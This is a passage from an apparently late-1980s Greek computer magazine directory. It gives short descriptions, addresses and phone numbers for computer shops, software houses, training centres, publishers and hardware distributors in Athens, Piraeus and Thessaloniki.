Το εργαστήρι ελευθέρων σπουδών ΑΤΛΑΝΤΑ άνοιξε πρόσφατα τις πύλες του στο χώρο εκμάθησης, βασίζόμενο τόσο στο άρπιο προσωπικό, όσο και στο επίσης άρπιο πρόγραμμα σπουδών. Ο κύκλος μαθημάτων δεν περιορίζεται μόνο γύρω από τους υπολογιστές, αλλά επεκτείνεται και σε άλλους συγγενικούς τομείς, οι οποίοι κάνουν χρήση της νέας τεχνολογίας, όπως για παράδειγμα η Λογιστική, ή η εκμάθηση γραφομηχανής και telex. Η διεύθυνσή του είναι:

Ιπποκράτους 2, τηλ. 36.45.830.

### UNIBRAIN ΕΠΕ

Η Unibrain είναι από τα πρώτα ελληνικά software houses που ανακάλυψε τις μεγάλες δυνατότητες της σειράς Atari ST. Έτσι αποφάσισε να ασχοληθεί, κυρίως, με λύσεις για τον επαγγελματία και τον επιχειρηματία. Σήμερα έχει επεκταθεί και στο software για συμβατούς και άλλους 32-bit υπολογιστές (π.χ. Amiga). Άλλες πρόσφατες δραστηριότητές της εντοπίζονται στον εξελληνισμό ορισμένων πολύ αξιόλογων ξένων επαγγελματικών προγραμμάτων (K-spread, K-graph κλπ). Η διεύθυνσή της είναι:

Μπούσου 2, τηλ. 64.65.195.



## ENIAC COMPUTERS

Κατάστημα που εξυπηρετεί κυρίως τους κατοίκους του Πειραιά και των γειτονικών περιοχών. Πρόκειται για ένα computer shop που έχει θέσει σαν στόχο την ικανοποίηση κάθε ανάγκης του επαγγελματία ή ερασιτέχνη χρήστη, διαθέτοντας μία μεγάλη συλλογή από home και συμβατούς υπολογιστές, περιφερειακά και αναλώσιμα. Η διεύθυνσή του είναι:

34ου Συντάγματος Πεζικού, Πειραιάς, 41.28.474.

## CIS

Ένα σχετικά καινούργιο Κέντρο Ελευθέρων Σπουδών, αλλά πολύ οργανωμένο. Τα προγράμματα της CIS περιλαμβάνουν κύκλους σπουδών για όλο το χρόνο. Παράλληλα, η CIS διαθέτει και ένα πλήρη ηλεκτρονικό εξοπλισμό για πρακτική εξάσκηση πάνω σε συμβατούς υπολογιστές, ενώ τα θεωρητικά μαθήματα καλύπτουν ένα ευρύ πεδίο γνώσεων, ξεκινώντας από Εισαγωγή στους Η/Υ και καταλήγοντας στα Συστήματα UNIX και την Ανάλυση Ηλεκτρονικών Κυκλωμάτων. Η CIS βρίσκεται στην οδό:

Συγγρού 44, τηλ. 32.45.416.

## MICRO-ΧΩΡΑ

Μια αρκετά παλιά εταιρία στο χώρο της Πληροφορικής, που διαθέτει αποκλειστικά ελληνικής κατασκευής υπολογιστές "ΠΡΩΤΕΥΣ". Διαθέτει επίσης τα προϊόντα της "MITSUBISHI", την οποία αντιπροσωπεύει. Έχει DEALERS στη Θράκη και την Α. Μακεδονία. Η διεύθυνσή της είναι:

Ενωτικών 9, Θεσ/νίκη, τηλ. 525092

## COMPUTER MARKET

Το Computer Market καταφέρνει πάντοτε να βρίσκεται στην κορυφή της επικαιρότητας. Με αποστολή την εξασφάλιση των καλύτερων προγραμμάτων σε διεθνές επίπεδο, είτε ενεργώντας σαν αντιπρόσωπος, είτε σε συνεργασία με αντιπροσωπίες, το Computer Market αποφάσισε να επεκτείνει πρόσφατα δυναμικά τις δραστηριότητές του. Ήδη το δεύτερο υποκατάστημα είναι γεγονός, όπως γεγονός είναι και το πρώτο Atari Club σε συνεργασία με την επίσημη αντιπροσωπία των Atari computers. Η διεύθυνσή του είναι:

Σολωμού 26, Αθήνα, τηλ. 36.11.805.

## ECS

Γνωστή εταιρία, από τις παλιότερες στο χώρο της Πληροφορικής. Οι δραστηριότητές της περιλαμβάνουν την αντιπροσώπηση των μηχανημάτων της διάσημης Epson, εκτυπωτών και υπολογιστών, καθώς και των monitors υψηλής διακριτότητας της EIZO. Η ECS είναι εταιρία με παράδοση και πείρα στη μηχανοργάνωση και την υψηλή τεχνολογία. Η διεύθυνσή της είναι:

Ερμού & Φωκίωνος 8, τηλ. 32.32.032.

## MICROTEC

Απ' τα παλιότερα computer shops της Αθήνας, η Microtec έχει εισάγει αρκετές φορές στο χώρο των υπολογιστών δυναμικές και έξυπνες λύσεις. Παράλληλα η Microtec αποτελεί κέντρο υποστήριξης του QL στην ελληνική αγορά. Εκτός όμως απ' όλα αυτά, η Microtec διαθέτει και μία σειρά άλλων προϊόντων, όπως τους υπολογιστές και τους εκτυπωτές της Epson, τα high resolution monitors της Eizo, modems, drives κλπ. Η διεύθυνσή της είναι:

Γ' Σεπτεμβρίου 50, Αθήνα, τηλ. 88.35.115-7.

## ΚΛΕΙΔΑΡΙΘΜΟΣ

Από τους παλιότερους εκδοτικούς οίκους, ο Κλειδαριθμός κινείται στο χώρο των υπολογιστών, της Πληροφορικής και των νέων τεχνολογιών. Εδώ και ένα χρόνο διαθέτει όλα του τα βιβλία μέσα από το δικό του βιβλιοπωλείο, ενώ πρόσφατα πήρε και την αντιπροσωπία των προϊόντων της Borland. Η διεύθυνσή του είναι:

Μπότσια 5, Αθήνα, τηλ. 36.01.076.

## GENERAL SYSTEMS

Πρόκειται για μία μεγάλη εταιρία της συμπρωτεύουσας, που την απαρτίζουν στελέχη με πολύχρονη πείρα σε εγκαταστάσεις υπολογιστών σε όλη τη Β. Ελλάδα. Σήμερα αντιπροσωπεύει τα

προϊόντα των εταιριών Vegas, Hantarex και Aviette, ενώ είναι εξουσιοδοτημένος dealer αρκετών άλλων ονομάτων του χώρου. Η διεύθυνσή της είναι:

Εθν. Αμύνης 9, Θεσ/νίκη, τηλ. 285139.

## SELCON-HANTAREX

Γνωστή εδώ και πολλά χρόνια, στο χώρο ιδίως του hardware, έχει την αποκλειστική αντιπροσώπηση των γνωστών οθονών monitors της Hantarex. Σαν εταιρία η Selcon-Hantarex έχει σταθερά ανοδική πορεία, τελευταίος σταθμός της οποίας είναι η πρόσφατη αντιπροσώπηση των αμερικανικών συμβατών υπολογιστών Vegas, καθώς και του Olivetti Prodest PC1. Η διεύθυνσή της είναι:

Ιπποκράτους 35, ΕΛΛΗΝΙΚΟ, τηλ. 99.10.950.

## MICROCORNER

Shop της περιοχής των Αμπελοκήπων. Στο χώρο του μπορεί κανείς να βρει όλους τους γνωστούς home micros με τα απαραίτητα αξεσουάρ τους (περιφερειακά, αναλώσιμα, προγράμματα κλπ), αλλά και αρκετούς PCs. Η διεύθυνσή του είναι:

Μιχαλακοπούλου 206, τηλ. 77.06.795.

## SAKENET ICS

Γοργά αναπτυσσόμενη εταιρία στον Πειραιά, που διακρίνεται για την εξυπηρέτηση που παρέχει. Στο χώρο της, όπως και στο θυγατρικό κατάστημα Micro Market, επικρατεί ικανοποιητικότερη ποικιλία όλων των γνωστών μηχανημάτων, κάτι που δείχνει με τον καλύτερο τρόπο την προσπάθεια και τις φιλοδοξίες των ανθρώπων της Sakenet. Η διεύθυνσή της είναι:

Πραξιτέλους 13, Πειραιάς, τηλ. 41.12.734.

## SPACE HELLAS

Εταιρία με παράδοση στο χώρο των επικοινωνιών μεταξύ Η/Υ, η Space Hellas διακινεί τα ελληνικά modems TPITON, ενώ αντιπροσωπεύει και τα προϊόντα επικοινωνιών της Motorola, τα Motorola Codex. Παράλληλα, η Space Hellas, με το τμήμα service που διαθέτει, προσφέρει στον αγοραστή πλήρη υποστήριξη των προϊόντων της. Η διεύθυνσή της είναι:

Μεσογείων 302, Χολαργός, τηλ. 65.27.008.

## ELITE COMPUTER SYSTEMS

Εταιρία που αναπτύσσει πλούσια δραστηριότητα στη συμπρωτεύουσα, τόσο σαν dealer, όσο και σαν shop, όπου μπορεί κανείς να βρει αναλώσιμα και περιφερειακά για όλους τους γνωστούς home και personal computers. Επιπλέον κινείται και στο χώρο του software, διαθέτοντας και μερικά δικά της προγράμματα. Η διεύθυνσή της είναι:

Δ. Γούναρη 48, Θεσ/νίκη, τηλ. 221106.

## ATLANTISOFT

Το κατάστημα Atlantisoft αποτελεί μία σχετικά πρόσφατη παρουσία στο χώρο της Πληροφορικής. Με έδρα τη Νέα Ιωνία, το Atlantisoft εξυπηρετεί φιλόδοξα το αγοραστικό κοινό των γύρω περιοχών, με κύρια εφ'όσον του την πληρότητα σε hardware και software. Η διεύθυνσή του είναι:

Σιντισόγλου 2, Νέα Ιωνία, τηλ. 27.71.371.

## DATA SHOP

Πρόκειται για ένα σχετικά καινούργιο computer shop, το οποίο καλύπτει την περιοχή του Χαλανδρίου και των γειτονικών προαστίων. Το κατάστημα χαρακτηρίζεται από μοντέρνα αισθητική και άνετη εξυπηρέτηση, που του δίνει τη δυνατότητα να ανταποκρίνεται άμεσα στις απαιτήσεις του αγοραστικού κοινού της περιφέρειας. Η διεύθυνσή του είναι:

Πλάτωνος 7, Εμπορικό Κέντρο PLATON PLAZA, Χαλάνδρι, τηλ. 68.26.593

## THOMAS SOFT

Το Thomas soft είναι ένα από τα νεότερα μαγαζιά της "Silicon Valley". Αυτό όμως δεν το έχει εμπόδισει να εξελιχθεί σε ένα πολύ αξιόλογο κέντρο υποστήριξης του Commodore. Τελευταία



οι δραστηριότητες του *Thomas soft* έχουν επεκταθεί και στον τομέα των 32-bit υπολογιστών. Έτσι μπορεί να βρει κανείς άφθονα προγράμματα, τόσο για την Amiga, όσο και για τον Atari ST. Το *Thomas soft* βρίσκεται στα Εξάρχεια, στην οδό: Τσαμαδού 4, τηλ. 36.15.362.

### ΚΕΝΤΡΟ ΥΠΟΛΟΓΙΣΤΩΝ ΘΕΣΣΑΛΟΝΙΚΗΣ

Εταιρία της Θεσσαλονίκης που σήμερα διαθέτει δύο καταστήματα. Μέσα στους χώρους της υπάρχουν όλα τα γνωστά μοντέλα home και personal υπολογιστών, ενώ παράλληλα διατίθενται και επαγγελματικά πακέτα και περιφερειακά, τα οποία κατασκευάζονται, υποστηρίζονται και προωθούνται από την ίδια την εταιρία. Η διεύθυνσή της είναι:

Δημ. Γούναρη 58 και Αγγελάκη 31, τηλ. 214228.

### SMART KIT ELECTRONICS

Η *Smart Kit Electronics* είναι από τις παλιότερες και γνωστότερες εταιρίες στο χώρο των ηλεκτρονικών κατασκευών. Κύριο αντικείμενό της είναι η εισαγωγή και διάθεση στην ελληνική αγορά ηλεκτρονικών συσκευών και ανταλλακτικών. Επίσης, η *Smart Kit Electronics* έχει την αποκλειστική αντιπροσωπία για την Ελλάδα των προϊόντων αρκετών μεγάλων ιταλικών εταιριών ηλεκτρονικών κατασκευών. Η διεύθυνσή της είναι:

Αγ. Κωνσταντίνου 52, Αθήνα, τηλ. 52.30.453-4.

### OASIS COMPUTER SYSTEMS

Η *Oasis CS* είναι μία σύγχρονη εταιρία που κινείται στο χώρο των συμβατών με IBM υπολογιστών. Dealer της Amstrad, παρέχει ταυτόχρονα με τους υπολογιστές και τη δωρεάν εκπαίδευση του χρήστη σ' αυτούς, καθώς και την προσφορά προγραμμάτων με την αγορά (πακέτα της Singular, της Technosoft κ.ά.). Η διεύθυνσή της είναι:

Μάρνη 1 & Πατησίων, Αθήνα, 52.27.591-2.

### PLOT

Το κατάστημα που έχει γράψει τη δική του ιστορία στην ανάπτυξη της Πληροφορικής στη χώρα μας. Σήμερα το *Plot* βρίσκεται ξανά στο προσκήνιο, φιλόδοξο και ανανεωμένο, έτοιμο να αναλάβει και πάλι πρωταγωνιστικό ρόλο. Η αλυσίδα καταστημάτων *Plot* απαρτίζεται συνολικά από 4 computer shops. Η διεύθυνσή του *Plot 7+* είναι:

Σολωμού και Σουλτάνη 16, τηλ. 36.40.541.

### ΜΙΚΡΟΗΛΕΚΤΡΟΝΙΚΗ

Ένα νέο computer shop της συμπτωτεύουσας, που διαθέτει μοντέλα των Atari και Commodore και τα υποστηρίζει με αναλώσιμα, προγράμματα, περιφερειακά, χρήσιμες συμβουλές και πολύ καλή εξυπηρέτηση. Στεγάζεται στην:

Κατσιμήδη 14, τηλ. 853552.

### MAGNET COMPUTERS

Το *Magnet Computers* είναι ένα computer shop, το οποίο καλύπτει την περιοχή των βορειών προαστίων. Το κατάστημα, εκτός από τη γενική παρουσίαση όλων των home μοντέλων της αγοράς, υποστηρίζει ιδιαίτερα τη σειρά υπολογιστών της Apple, της οποίας αποτελεί εξουσιοδοτημένο dealer, και αναπτύσσει παράλληλα και εκπαιδευτικό software. Πολύ πρόσφατα το κατάστημα μετακινήθηκε σε γνωστό εμπορικό κέντρο της Κηφισιάς, στοχεύοντας κατά κύριο λόγο στην καλύτερη εξυπηρέτηση των πελατών του. Η διεύθυνσή του είναι:

Λεωφ. Κηφισίας 293, Εμπορικό Κέντρο ΦΟΙΝΙΚΑΣ, 1ος όροφος, τηλ. 80.85.377, 80.86.508, 80.18.284

### ΕΚΔΟΣΕΙΣ Μ. ΓΚΙΟΥΡΑΣ

Γνωστή εκδοτική εταιρία, η οποία συμβάλλει με τις εκδόσεις της αποτελεσματικά στην άνοδο και βελτίωση του επιπέδου γνώσης στον Ελλαδικό χώρο, στον τομέα της Πληροφορικής. Τα βιβλία των εκδόσεων *Μ. Γκιούρας* διακρίνονται πάντα για το επιμελημένο ύφος και την άψογη βιβλιοδετική ποιότητα. Η διεύθυνσή της είναι:

Σεργίου Πατριάρχου 4, τηλ. 36.24.947-36.08.862

### STUDIO MAJA

Γνωστή εταιρία που ειδικεύεται στην κατασκευή και συναρμολόγηση επίπλων για υπολογιστές. Διαθέτει ένα σημαντικό αριθμό μοντέλων σε διάφορα σχέδια, δίνοντας έτσι μια αποτελεσματική λύση στο θέμα της εργονομίας. Η διεύθυνσή της είναι:

Συγγρού 70, τηλ. 92.14.125.

### GREEK SOFTWARE

Καθιερωμένη πια αντιπροσωπία στο χώρο του software, η *Greek Software* έχει γνωρίσει αρκετές επιτυχίες στον τομέα των παιγνιδιών, αφού συνεργάζεται με αρκετές και αξιόλογες εταιρίες του εξωτερικού (Elite, Loficiels κλπ). Οι τελευταίες της δραστηριότητες ξεφεύγουν κάπως από το χώρο του software, αφού αφορούν την αντιπροώθηση των joysticks της Spectravideo. Η διεύθυνσή της είναι:

Πριγκηπονήσων 28, τηλ. 64.43.759.

### ΕΛΕΝΗ ΚΟΥΝΑΝΗ COMPUTERS

Ένα από τα πιο νέα computer shops της Στουρνάρα, το *Ελένη Κουνάνη Computers* δημιουργήθηκε από ανθρώπους που βρίσκονται από παλιά στην αγορά. Από την αρχή του ακόμα έθεσε σαν κεντρικό άξονα της δραστηριότητάς του τα προϊόντα της Amstrad και των εταιριών που υποστηρίζουν αυτούς τους υπολογιστές. Έτσι, εκτός από την παρουσία όλης της σειράς των μοντέλων της Amstrad, διαθέτει μία πλούσια γκάμα περιφερειακών και software. Η διεύθυνσή του είναι:

Στουρνάρα 20 και Ζαίμη, Αθήνα, τηλ. 36.46.725.

### ΠΑΡΑΤΗΡΗΤΗΣ ΕΠΕ

Θυγατρική εταιρία του μεγάλου εκδοτικού οίκου ΠΑΡΑΤΗΡΗΤΗΣ ΑΕ, η οποία εισάγει και διαθέτει τους υπολογιστές Prisma, κατασκευάζει και προωθεί την κάρτα επικοινωνίας μεταξύ φωτοστοιχειοθετικών μηχανημάτων και PCs και διαθέτει το απαραίτητο software. Η διεύθυνσή της είναι:

Αλ. Σταύρου 15, Θεσ/νίκη, τηλ. 938427.

### SOFTSUPPORT

Εξειδικευμένο computer shop της συμπτωτεύουσας για τους υπολογιστές Atari, όπου παρέχεται πλήρης υποστήριξη για όλα τα μοντέλα της εταιρίας. Η διεύθυνσή του είναι:

Τομπάζη 20, Θεσ/νίκη, τηλ. 846074.

### MICROLAND

Computer shops στην Αθήνα και τον Πειραιά, και τα δύο δίπλα στις "φοιτητογειτονίες" του Πολυτεχνείου και της Βιομ. Σχολής αντίστοιχα. Ίσως να είναι αυτός ο λόγος που και τα δύο καταστήματα προσανατολίζονται κυρίως στο χώρο των ποιοτικών και φθηνών συμβατών (Tulip, Multitech). Η διεύθυνσή τους είναι:

Αλκιβιάδου 87, Πειραιάς, τηλ. 41.18.736  
Στουρνάρα & Μπότσαρη 14, Αθήνα, τηλ. 36.26.192.

### COMPUTER MAGIC

Computer shop του κέντρου με γρήγορη και σωστή εξυπηρέτηση. Διαθέτει και διακινεί όλα τα μεγάλα ονόματα της αγοράς, περιφερειακά και πλούσια γκάμα προγραμμάτων. Πρόσφατα το *Computer Magic* κινήθηκε και στον τομέα της εργονομίας, παρουσιάζοντας μία πλούσια σειρά από αξεσουάρ για υπολογιστές κάθε τύπου. Η διεύθυνσή του είναι:

Κωλέτη 11 & Εμμ. Μπενάκη, τηλ. 36.15.571-36.17.089-36.11.322

### BORA AE

Το *Bora AE* αποτελεί μια από τις μεγαλύτερες παρουσίες στο χώρο της αγοράς υπολογιστών της περιφέρειας. Οι δραστηριότητές του καλύπτουν όλους τους τομείς της μηχανογράφησης, ξεκινώντας από προσωπικούς και συμβατούς υπολογιστές και καταλήγοντας στα περιφερειακά και αναλώσιμα. Επίσης και ο τομέας του software είναι ιδιαίτερα προσεγμένος. Η διεύθυνσή του είναι:

Αγ. Ιωάννου 82, Αγ. Παρασκευή, τηλ. 63.97.365.



**GEDICO ΕΠΕ**

Η εταιρία έχει σαν άξονα των δραστηριοτήτων της την αποκλειστική αντιπροσώπευση του Final Cartridge για Commodore. Μέχρι τώρα έχει φέρει στη χώρα μας όλες τις μορφές του έξυπνου αυτού περιφερειακού, ενώ παράλληλα υποστηρίζει γενικότερα τον Commodore, φέρνοντας στην Ελλάδα τα γνωστά Cumana drives. Η Gedico ΕΠΕ έχει τα γραφεία της στην οδό:

Μακρυγιάννη 33, Αθήνα, τηλ. 92.27.476-90.25.775.

**ΜΑΜΟΥΘ COMIX**

Πρόκειται για τη γνωστή εκδοτική εταιρία, υπεύθυνη για την κυκλοφορία στη χώρα μας του διάσημου Λούκι Λουκ και άλλων διασκεδαστικών ηρώων του Γαλλικού οίκου Dargaud. Δεν είναι μεγάλο το χρονικό διάστημα από τότε που η εταιρία αποφάσισε να συνδυάσει το γέλιο με τη γνώση, εκδίδοντας βιβλία για υπολογιστές, φυσικά εικονογραφημένα. Η διεύθυνσή της είναι:

Ιπποκράτους 44, Αθήνα, τηλ. 36.25.054.

**TECHNET**

Εταιρία που διακρίνεται για τη γρήγορη εξυπηρέτηση και τις πολύ φθηνές τιμές της, κυρίως στον τομέα των μαγνητικών μέσων (δισκέτες 5.25' και 3.5', single, double και high density). Εξ άλλου η Technet αποτελεί και αποκλειστικό αντιπρόσωπο των περιφερειακών της εταιρίας Mountain (σκληροί δίσκοι για Macintosh, streamers και κάρτες επέκτασης για PCs). Η διεύθυνσή της είναι:

Λ. Συγγρού 44, τηλ. 92.36.303.

**ΕΕΣ BASICA**

Το Εργαστήρι Ελευθέρων Σπουδών είναι ένα μόνο μέρος της δραστηριότητας του Κέντρου Πληροφορικής Basica, που, παράλληλα, υποστηρίζει ένα άρτια οργανωμένο computer shop και κέντρο μηχανοργάνωσης. Στα πλαίσια της εκπαίδευσης έχει οργανώσει τμήματα και κύκλους σπουδών για κάθε ηλικία, ικανοποιώντας τις απαιτήσεις των μαθητών, φοιτητών και επαγγελματιών. Η διεύθυνσή του είναι:

Δημοσθένους 31, Καλλιθέα, τηλ. 95.60.823.

**Mr COMPUTER**

Το Mr Computer είναι ένα κατάστημα που λειτουργεί εδώ και τρία χρόνια στην Κυψέλη, διαθέτοντας όλα τα γνωστά μοντέλα home micros, καθώς και άφθονο software. Παράλληλα έχει δημιουργηθεί μία φιλική γωνιά για τους χρήστες των υπολογιστών Atari. Πέρα απ' αυτά, κατασκευάζει σε αποκλειστικότητα τα καλώδια για τη σύνδεση του Atari ST με έγχρωμο monitor. Το Mr Computer βρίσκεται:

Σπετσοπούλας 13 & Κυψέλης 51, τηλ. 88.26.862.

**ΤΕΧΝΙΚΟ ΒΙΒΛΙΟΠΩΛΕΙΟ - ΕΚΔΟΣΕΙΣ ΠΑΠΑΣΩΤΗΡΙΟΥ**

Ένα από τα μεγαλύτερα ονόματα στο χώρο των Τεχνικών εκδόσεων είναι ο εκδοτικός οργανισμός Παπασωτηρίου. Στο ομώνυμο βιβλιοπωλείο, υπάρχει πλουσιότατη βιβλιογραφία, ελληνική και ξένη, η οποία σχετίζεται με το χώρο της Πληροφορικής. Συγγράμματα και βιβλία για hardware, για software και για ειδικά θέματα μπορεί κανείς να βρει στον ειδικό τομέα του βιβλιοπωλείου, που συνεχώς επεκτείνεται. Η διεύθυνσή του είναι:

Στουρνάρα 23, Αθήνα, τηλ. 36.41.826-36.09.821.

**MB COMPUTER**

Κέντρο εξυπηρέτησης των φίλων της Πληροφορικής στην περιοχή της Νίκαιας. Μέσα στον κύκλο των δραστηριοτήτων του περιλαμβάνονται οι συμβατοί υπολογιστές της Amstrad και της Vegas, όπως και το software, όπου διαθέτει τα προγράμματα των μεγαλύτερων εταιριών. Η διεύθυνσή του είναι:

Γρεβενών 72, Νίκαια, τηλ. 49.21.600.

**M.P.S.**

Από τα παλιότερα computer shops της Θεσ/νίκης, που προωθεί μεγάλη γκάμα υπολογιστών (IBM, Epson, Amstrad, Commodore κλπ),

περιφερειακά και προγράμματα. Επίσης είναι γνωστό για την εκδοτική δραστηριότητα που έχει αναπτύξει. Η διεύθυνση του είναι: Πολυτεχνείου 47, τηλ. 540246.

**MICRO'S LEADER**

Αντιπροσωπία που κινείται στο χώρο των συμβατών υπολογιστών, με κύρια δραστηριότητα την αποκλειστική διάθεση των συμβατών Laser, προϊόντων της Αμερικανικής Video Technology. Στα πλαίσια της υποστήριξης των υπολογιστών αυτών προσφέρει μηχανογραφικές λύσεις για επιχειρήσεις και ανάπτυξη software, ενώ αντικείμενο προώθησής της είναι και τα rocket computers. Η διεύθυνσή της είναι:

Πατησίων 181, Αθήνα, τηλ. 86.44.406-64-74

**SIMCO ΕΠΕ**

Η Simco είναι εταιρία που ειδικεύεται στη μελέτη και κατασκευή επίπλων για υπολογιστές. Τα έπιπλα της Simco είναι συναρμολογούμενα, ιδανικά για μικρούς χώρους, και περιλαμβάνουν θέσεις για κεντρική μονάδα, οθόνη, πληκτρολόγιο και εκτυπωτή. Πρόκειται για πολύ έξυπνες και 100% ελληνικές κατασκευές, διεθνώς κατοχυρωμένες. Η διεύθυνσή της είναι:

Καραμπιλιά 16, τηλ. 93.42.957.

**BP SOFTWARE**

Σχετικά καινούργια εταιρία, η BP Software ασχολείται κυρίως με την εισαγωγή επαγγελματικών πακέτων για IBM και συμβατούς. Οι πιο πρόσφατες δραστηριότητές της εντοπίζονται στη διάθεση του PC Office, ενός πακέτου-εργαλείου για τους συμβατούς, που περιλαμβάνει διευθυνσιογράφο, επεξεργαστή κειμένου, πρόγραμμα εσόδων-εξόδων κλπ.

Το τηλέφωνό της είναι 77.50.075.

**LANCO**

Πρόκειται για ένα software house με αξιόλογες δραστηριότητες. Σημείο ειδικότητάς του αποτελεί το γνωστό λειτουργικό σύστημα GEM, για το οποίο έχει παρουσιάσει ορισμένα πολύ σημαντικά πακέτα, που καλύπτουν κυρίως εξειδικευμένες επαγγελματικές εφαρμογές (π.χ. ιατρικά πακέτα). Συγχρόνως η Lanco έχει μία θετική παρουσία και στο hardware, με κυριότερο προϊόν της το joystick D-Joy. Η διεύθυνσή της είναι:

Ικονίου 10, τηλ. 86.28.020.

**DPL**

Το computer shop DPL διακρίνεται για την εξυπηρέτηση του αγοραστικού κοινού σε όλο τον ελλαδικό χώρο και τις μεγάλες ευκολίες πληρωμής. Personal και home υπολογιστές, περιφερειακά, αναλώσιμα και software, οι πιο γνωστοί εκτυπωτές και monitors, υπάρχουν πάντα διαθέσιμα, μαζί με έγκυρη υποστήριξη και υπεύθυνη εξυπηρέτηση, προσόντα που διαθέτει λόγω της πολυχρόνης παρουσίας του στην αγορά. Η διεύθυνσή του είναι:

Αγ. Κωνσταντίνου & Γερανίου 44, τηλ. 52.40.986.

**MULTITEC**

Πέρσι το Μάη δημιουργήθηκε η νέα αυτή εταιρία. Οι δραστηριότητες της Multitec είναι πολλές και ποικίλες. Πραγματοποιεί επεκτάσεις μνήμης για τη σειρά των PCs και των ST, τους οποίους υποστηρίζει και με software, ενώ συγχρόνως πραγματοποιεί αλλαγές του home υπολογιστή σας με συμβατούς υπολογιστές. Η διεύθυνσή της είναι:

Ικονίου 10, τηλ. 86.28.020.

**ACOC COMPUTERS - ACOC SOFT**

Κατάστημα που λειτουργεί στο Χαλάνδρι εδώ και αρκετό καιρό, το ACOC Computers εντυπωσιάζει με τη δραστηριότητά του. Πρόσφατα το ACOC δημιούργησε μία εταιρία κατασκευής προγραμμάτων, δίνοντας ιδιαίτερη έμφαση στην αξιοποίηση του ελληνικού προγραμματιστικού δυναμικού και κυκλοφορώντας μία



φιλόδοξη σειρά ημιαπαγγελματικών πακέτων και παιχνιδιών για τη σειρά των Amstrad CPC. Η διεύθυνσή του είναι:  
 Ηρακλείου 8, Χαλάνδρι, τηλ. 68.44.058.

**OCEAN HELLAS**

Η Ocean Hellas αποτελεί το μοναδικό αντιπρόσωπο των προϊόντων του γνωστού software house Ocean και όλων των εταιριών (π.χ. Imagine), τις οποίες η "μητρική" εταιρία υποστηρίζει και προωθεί, με έμφαση στο ψυχαγωγικό software. Παράλληλα όμως, η Ocean Hellas υποστηρίζει και διαθέτει μια αρκετά μεγάλη γκάμα από χρήσιμα και πρωτότυπα πακέτα, γραμμένα για επιχειρηματική κυρίως χρήση στους συμβατούς υπολογιστές. Η διεύθυνσή της είναι:

Ελασσώνος 3, Λαμία, τηλ. (0231) 33.390-38.800

**FUTURE COMPUTERS AND THINGS**

Το Future Computers and Things είναι ένα computer shop που καλύπτει την ευρύτερη περιφέρεια των Ανω Πατησίων. Στο φιλικό του περιβάλλον μπορεί κανείς να βρει ό,τι θελήσει στο χώρο των οικιακών υπολογιστών, του software, αλλά και των περιφερειακών. Το Future Computers and Things βρίσκεται στην οδό:

Μαβίλη 17, Αθήνα, τηλ. 20.13.933.

**MICRO STORE**

Πρόκειται για ένα εντυπωσιακό σε έκταση και εξοπλισμένο computer shop της Νέας Σμύρνης, το οποίο καλύπτει όλες τις γειτονικές περιοχές. Στο Micro Store θα βρείτε όλα όσα απαιτεί ο αρχάριος και ο προχωρημένος χρήστης. Πρόσφατα το Micro Store προχώρησε και στο χώρο της ανάπτυξης προγραμματιστικών εφαρμογών. Η διεύθυνσή του είναι:

Ελ. Βενιζέλου 24, Πλατεία Ν. Σμύρνης, τηλ. 93.50.672

**MANOLIS MILONAKIS IMPORTS**

Η εταιρία Manolis Milonakis Imports διαθέτει τη γλώσσα προγραμματισμού Z-Basic και τα πακέτα της γνωστής διεθνούς εταιρίας software Borland. Αξιόλογη είναι η παρουσία της και στα μαγνητικά μέσα αποθήκευσης, διαθέτοντας μία πλούσια σειρά δισκετών όλων των γνωστών εταιριών. Η διεύθυνσή της είναι:

Ηρακλέους 58, Καλλιθέα, τηλ. 95.67.348.

**KENTPO YΠOΛOΓIΣTIKΩN MEΛETΩN**

Αποκλειστικός αντιπρόσωπος των δισκετών Spectrum (του αμερικανικού οίκου MMP) και της Royal Base DBMS, καθώς και του σουηδικού οίκου Valhall Data. Επίσης κατασκευάζει προγράμματα για εξαγωγές. Η διεύθυνσή του είναι:

Πλάτωνος 25, Θεσ/νίκη, τηλ. 221248.

**MICROTECHNIKA**

Εταιρία που ασχολείται με το σχεδιασμό και την κατασκευή joysticks, η Microtechnika έχει δώσει δείγματα άριστων κατασκευών. Τα joysticks της, εξ ολοκλήρου ελληνικά, είναι φημισμένα για την αντοχή τους και κυκλοφορούν για όλους τους home computers. Η Microtechnika βρίσκεται στο Αιγάλεω, στην οδό:

Μιαούλη 104, τηλ. 52.02.012.

**CITIZEN -Θ. ΜΠΙΡΝΑΡΑΣ & ΣΙΑ ΑΕ**

Από τις παλιότερες εταιρίες του χώρου των ηλεκτρονικών εφαρμογών, αντιπροσωπεύει για την Ελλάδα τα προϊόντα της Citizen, καλύπτοντας μία μεγάλη γκάμα ηλεκτρονικών συσκευών που ξεκινούν από απλά calculators και φθάνουν μέχρι τα high end μηχανήματα στο χώρο του ήχου (CD players κλπ) και της εικόνας (τηλεόραση τσέπης κλπ). Βρίσκεται στην Αθήνα,:

Πλ. Αγίων Θεοδώρων 1, τηλ. 32.28.128-32.28.570.

**MICROMAR COMPUTERS**

Shop του Πειραιά, με αξιόλογες δραστηριότητες στον τομέα του software. Εκεί θα βρείτε, εκτός από τη γνωστή ποικιλία σε

μηχανήματα και αναλώσιμα, μία σειρά ειδικών ναυπλιακών τεχνικών προγραμμάτων. Στον τομέα των συμβατών υπολογιστών υποστηρίζει τα μηχανήματα της Microframe, Multitech και Amstrad. Η διεύθυνσή της είναι:

Ακτή Μιαούλη 73, Πειραιάς, τηλ. 41.32.905.

**INFO-FAX**

Εταιρία που εμφανίστηκε εδώ και ένα χρόνο περίπου στην αγορά της Θεσσαλονίκης, διαθέτοντας κυρίως αναλώσιμα και αξεσουάρ για υπολογιστές. Η διεύθυνσή του είναι:

Φράγκων 19, τηλ. 540247.

**ANCO**

Μία εταιρία που εισάγει και διαθέτει προϊόντα σχετικά με Com-modore. Κύρια δραστηριότητά της είναι η κατασκευή περιφερειακών, όπως disk controllers, interfaces κλπ. Η διεύθυνσή της είναι:

Δημ. Γούναρη 42, Θεσ/νίκη, τηλ. 278189.

**KISWARE**

Κατάστημα της Θεσσαλονίκης, στους χώρους του οποίου μπορεί κανείς να βρει home micros και PCs, όπως και αξεσουάρ, αναλώσιμα και προγράμματα. Η διεύθυνση του είναι:

Βασ. Ολγας 93, τηλ. 857551.

**Αμυ COMPUTERS**

